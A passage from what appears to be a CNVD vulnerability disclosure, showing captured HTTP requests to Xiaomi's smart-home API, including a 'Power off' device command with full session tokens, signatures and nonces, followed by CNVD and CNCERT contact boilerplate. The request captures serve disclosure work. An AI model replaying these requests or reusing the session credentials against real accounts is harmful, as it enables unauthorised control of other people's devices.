serviceToken=kCgNCaLNEN8ZWgRWAB8rz80p30J0tUq9rczSyjT6Mppke/W/bE9kEgoOIWjkZHvxNorxDWGhhSOWrPIuuR9RV/w4z9I4Qr5L6yPzruhiYo3/OuM17Gjjg8j9p5arxV/c57cMbvPyq/BrAnsEWx4gtr/nHW1cNurliqCDnbVfnwQ=; countryCode=CN; locale=zh\_CN; timezone\_id=Asia/Shanghai; timezone=GMT%2B08%3A00; is\_daylight=0; dst\_offset=0; channel=MI\_APP\_STORE  
X-Xiaomi-Protocal-Flag-Cli: PROTOCAL-HTTP2  
Miot-Encrypt-Algorithm: ENCRYPT-RC4  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 233  
Miot-Accept-Encoding: GZIP  
User-Agent: Android-9-7.0.705-OnePlus-ONE A2001-5367221d0f-ABCC519D26BD50706F361F21EB3FE3F36CD00D48-CN-A46D1E4F5C44F1ED76AD29CF103025E9-767BC40DA1FC6E417C4C25727B948117-SmartHome-MI\_APP\_STORE-ABCC519D26BD50706F361F21EB3FE3F36CD00D48|73DB42F5AC0EF95D26073AC75A1505CDEFD90DBE|-32  
  
data=YHYNfLWS8LEBZBZZIdUR1X606sBwilQiZDMloVqjt%2BFVbPNjRnEIeB5DvZinL7Y%3D&rc4\_hash\_\_=XqPOZ7wCLzpDaEroeFmOWQXUiCoFIyOiy49GNQ%3D%3D&signature=zts1XCrmpHnd7ukhqB1Uv3am6kk%3D&\_nonce=Cpz3G2Yb8koBoWqu&ssecurity=t1Inie9yjbbhN20Evsoq7g%3D%3D

**Power off**

POST /app/home/rpc/103026381 HTTP/2  
Host: api.io.mi.com  
Cookie: cUserId=z5I4yEoraBTq9saRx4EVTyhYmis; yetAnotherServiceToken=kCgNCaLNEN8ZWgRWAB8rz80p30J0tUq9rczSyjT6Mppke/W/bE9kEgoOIWjkZHvxNorxDWGhhSOWrPIuuR9RV/w4z9I4Qr5L6yPzruhiYo3/OuM17Gjjg8j9p5arxV/c57cMbvPyq/BrAnsEWx4gtr/nHW1cNurliqCDnbVfnwQ=; serviceToken=kCgNCaLNEN8ZWgRWAB8rz80p30J0tUq9rczSyjT6Mppke/W/bE9kEgoOIWjkZHvxNorxDWGhhSOWrPIuuR9RV/w4z9I4Qr5L6yPzruhiYo3/OuM17Gjjg8j9p5arxV/c57cMbvPyq/BrAnsEWx4gtr/nHW1cNurliqCDnbVfnwQ=; countryCode=CN; locale=zh\_CN; timezone\_id=Asia/Shanghai; timezone=GMT%2B08%3A00; is\_daylight=0; dst\_offset=0; channel=MI\_APP\_STORE  
X-Xiaomi-Protocal-Flag-Cli: PROTOCAL-HTTP2  
Miot-Encrypt-Algorithm: ENCRYPT-RC4  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 235  
Miot-Accept-Encoding: GZIP  
User-Agent: Android-9-7.0.705-OnePlus-ONE A2001-5367221d0f-ABCC519D26BD50706F361F21EB3FE3F36CD00D48-CN-A46D1E4F5C44F1ED76AD29CF103025E9-767BC40DA1FC6E417C4C25727B948117-SmartHome-MI\_APP\_STORE-ABCC519D26BD50706F361F21EB3FE3F36CD00D48|73DB42F5AC0EF95D26073AC75A1505CDEFD90DBE|-32  
  
data=AeYm0RhrXxd2UFW0RbrSq1vJg00F7etiu3HU%2B49SIY0KBAr5BZ4aWWtRRp%2BkUfpK&rc4\_hash\_\_=t1RrRFeKaIExpcqPD7fs29PwOaWF0%2BZDak92NA%3D%3D&signature=G5jfJlJkrYKectgL1ylXFWV6g1M%3D&\_nonce=hlmICBR3G2cBoWqv&ssecurity=t1Inie9yjbbhN20Evsoq7g%3D%3D

**关于CNVD**

国家信息安全漏洞共享平台（China National Vulnerability Database，简称CNVD）是CNCERT联合国内重要信息系统单位、基础电信运营商、网络安全厂商、软件厂商和互联网企业建立的信息安全漏洞信息共享知识库，致力于建立国家统一的信息安全漏洞收集、发布、验证、分析等应急处理体系。

**关于CNCERT**

国家计算机网络应急技术处理协调中心（简称“国家互联网应急中心”，英文简称是CNCERT或CNCERT/CC），成立于2002年9月，为非政府非盈利的网络安全技术中心，是我国网络安全应急体系的核心协调机构。

作为国家级应急中心，CNCERT的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障基础信息网络和重要信息系统的安全运行。

网址：www.cert.org.cn

邮箱：vreport@cert.org.cn

电话：010-82991537